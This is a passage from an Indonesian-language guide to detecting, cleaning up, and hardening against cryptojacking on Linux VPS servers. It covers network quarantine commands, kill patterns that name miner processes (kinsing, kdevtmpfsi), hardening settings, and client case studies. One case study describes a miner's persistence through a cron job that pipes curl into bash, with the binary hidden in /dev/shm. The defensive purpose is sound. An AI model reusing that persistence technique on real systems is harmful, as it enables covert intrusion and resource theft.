Action: snapshot binary suspicious untuk forensic, submit ke VirusTotal:
sudo cp /dev/shm/.cache/xm /tmp/forensic-$(date +%s).bin
sha256sum /tmp/forensic-*.bin
curl --request POST --url 'https://www.virustotal.com/api/v3/files' \
  --header "x-apikey: $VT_API_KEY" \
  --form file=@/tmp/forensic-*.bin
💡 Pro tip #4: AIDE check minimum 5-10 menit run untuk server 200k+ files. Schedule di jam low-traffic. Untuk server >500k files (DB heavy + lots of /var data), consider switching ke Tripwire atau OSSEC dengan inotify backend (real-time bukan periodic scan).
8. Workflow Cleanup 6-Step (~45 Menit)
Setelah Anda confirm cryptojacking dengan 1+ metode di atas, JANGAN langsung kill -9 PID miner. Kill duluan tanpa quarantine network = miner watchdog parent restart ulang dalam 5-15 detik dari persistence yang belum Anda clean.
Urutan benar:
# Step 1 — QUARANTINE network: block outbound ke pool dulu
sudo ufw default deny outgoing
sudo ufw allow out 53     # DNS untuk apt
sudo ufw allow out 80     # HTTP untuk apt-repo
sudo ufw allow out 443    # HTTPS untuk apt-repo
sudo ufw allow out to 192.168.0.0/16  # internal kalau ada
sudo ufw reload

# Step 2 — KILL processes (parent dulu, baru child)
sudo pkill -9 -f "/dev/shm/.cache/"
sudo pkill -9 -f "kdevtmpfsi\|kinsing\|cronb"
# Verify dead
ps aux | grep -E "(kdevtmpfsi|kinsing|xm)" | grep -v grep
⚠️ Catatan #3: Step 1 (quarantine network) wajib pertama. Kalau Anda kill miner duluan tanpa block outbound, watchdog process (yang attacker setup) detect miner mati → re-download binary dari C2 serv
9. Hardening Post-Cleanup (5 Action Wajib)
5 action yang dramatically reduce risk re-infection:
1. /tmp mount noexec,nosuid,nodev – paling impactful. Banyak miner drop binary ke /tmp. Mount option noexec = binary di /tmp tidak bisa execute.
# /etc/fstab
tmpfs /tmp tmpfs defaults,noexec,nosuid,nodev,size=2G 0 0
tmpfs /var/tmp tmpfs defaults,noexec,nosuid,nodev,size=512M 0 0
2. AppArmor profile, Ubuntu 24.04 default AppArmor aktif. Verify profile untuk web server + DB + Redis:
sudo aa-status
# Harus list nginx, php-fpm, mariadb, redis dalam "profiles in enforce mode"
sudo aa-enforce /etc/apparmor.d/usr.sbin.nginx
sudo aa-enforce /etc/apparmor.d/usr.sbin.mariadbd
3. fail2ban SSH brute jail, block IP yang gagal SSH 5x dalam 10 menit:
# /etc/fail2ban/jail.local
[sshd]
enabled = true
port = 22
maxretry = 5
findtime = 600
bantime = 86400
backend = systemd
4. Auditd rule untuk track execve di writable dir, sudah setup di Section 2. Pastikan log ship ke ELK/Loki untuk centralized monitoring.
5. Bandwidth monitoring + alert, vnstat atau Netdata. Alert kalau outbound >50 GB/hari (threshold sesuai workload normal Anda):
# Bandwidth check daily
vnstat --month
# Setup alert via systemd timer + curl ke ntfy.sh atau Telegram bot
10. 4 Pattern Miner Real Yang Saya Temui
Field note dari 6 VPS investigation:
(a) kinsing + kdevtmpfsi combo (klien #1)
kinsing = Go-based downloader, kdevtmpfsi = miner C++. Persistence via exploit Confluence Server + Docker socket exposed di Internet (port 2375 unauthenticated). Klien setup Docker untuk SaaS internal dan lupa block port 2375. Vektor compromise = docker run arbitrary container yang attacker pakai untuk escape ke host.
(b) XMRig –max-cpu-usage 30 (klien #2)
XMRig open source dengan flag throttle. CPU average 28-32%, well-below threshold monitoring 50%. Vektor compromise = WordPress plugin abandoned dengan AJAX endpoint tanpa nonce check (mirip pattern di artikel 7 tanda WP). Detected via AIDE diff, BUKAN htop.
(c) Cronb.sh shell script (klien #3)
bash-installed via cron */3 * * * * curl ... | bash. Persistence via 4 mechanism (crontab + cron.d + systemd timer + .bashrc). Drop binary di /dev/shm/.cache/. Vektor compromise = SSH password lemah admin/admin123 di port 22 default (klien belum disable password auth).
(d) Containerized miner (klien #4)
Docker compose stack untuk SaaS internal. Image pulled dari registry pakai tag :latest tapi tag-nya direplace dengan tampered image. Layer 8/12 = miner binary. Solution: pin image dengan SHA256 digest (image: myregistry.io/myapp@sha256:abc123...), bukan tag mutable.
Pattern umum: vektor compromise bukan zero-day exotic, melainkan misconfig yang remediable, password lemah, port management API exposed, plugin abandoned, image tag mutable. Cryptojacking adalah simptom; vektor compromise adalah disease.
11. FAQ
Saya pakai shared hosting (cPanel), perlu khawatir cryptojacking?
Provider yang manage OS, jadi cryptominer level VPS bukan concern Anda. Tapi WordPress plugin compromised bisa jadi vektor untuk JavaScript miner (browser-side, mining via visitor CPU). Cek 7 tanda WordPress diretas untuk pattern itu.
Cuma 1 VPS hobi, install AIDE worth it?
Yes. 30 menit setup, lifetime peace-of-mind. Daily cron diff selesai 30-60 detik untuk VPS 1 vCPU. Email alert kalau ada perubahan tidak diketahui = early warning paling reliable.
eBPF butuh kernel terbaru?
Linux 5.4+ untuk basic feature, 5.15+ untuk full feature termasuk tracepoint:syscalls:*. Ubuntu 22.04 default kernel 5.15, Ubuntu 24.04 default 6.8, aman. bpftrace package tersedia di apt repo default.
Wordfence atau plugin security WordPress bisa detect cryptominer?
Plugin Wordfence scan WordPress files (PHP), bukan OS binary di /tmp atau /dev/shm. Cryptominer Linux di luar scope WP plugin scan. Untuk WP-side miner (PHP-based hashing), Wordfence detect; untuk OS-side miner (C/C++/Go binary), Anda butuh tooling level OS seperti di artikel ini.
Saya beli VPS murah dengan 100% CPU utilization sustained, ada deal pricing?
Provider akan suspend account atau charge surcharge resource. Setiap provider punya AUP (Acceptable Use Policy) yang ban mining tanpa permission. Lebih aman: rent VPS spesifik untuk mining dari provider yang allow (jarang ada untuk consumer-grade VPS).
Sudah cleanup, gimana cara tahu tidak balik lagi?
3 hal yang wajib:
1. Re-baseline AIDE setelah cleanup, daily cron diff aktif
2. Bandwidth monitoring threshold alert (vnstat atau Netdata)
3. Periodic external attestation — scan dari luar pakai nessus/openvas atau VPS sandbox lain dengan nmap + check open port unusual
Plus fix vektor compromise asli. Cleanup tanpa fix vektor = balik 3-7 hari.
12. Penutup
5 metode di artikel ini bukan checklist sekali pakai. Mereka adalah framework untuk diintegrasikan ke routine monthly atau weekly audit VPS Anda:
- Mingguan: Manual
systemctl list-timers --all, crontab -l, ssstate established filter port mining - Harian (otomatis): AIDE diff cron, vnstat bandwidth alert, fail2ban summary
- On-demand (saat suspicious): bpftrace execve trace 1-2 menit, process tree audit, network packet capture
Cryptojacking adalah simptom dari compromise, bukan compromise itu sendiri. Yang perlu investigasi adalah vektor compromise: SSH brute force? Plugin WP abandoned? Docker socket exposed? Container image tampered? MySQL password lemah?
Cleanup tanpa fix vektor = balik dalam 3-7 hari. Saya pernah investigate VPS klien yang cleanup 3 kali dalam 1 bulan karena tidak ketemu vektor, sampai akhirnya audit deep menemukan exposed Redis di port 6379 dengan requirepass kosong.
Untuk deep-dive topik terkait:
- VPS CPU 100% Padahal Idle: Trace dengan strace + lsof → counterpart incident response (greedy miner)
- Setup VPS Ubuntu 24.04 LTS Production-Ready dalam 2 Jam → baseline hardening
- Anti-DDoS dengan Cloudflare + Nginx + fail2ban → network hardening
- Audit Plugin WordPress: 5 Plugin yang Saya Banned → vektor compromise plugin abandoned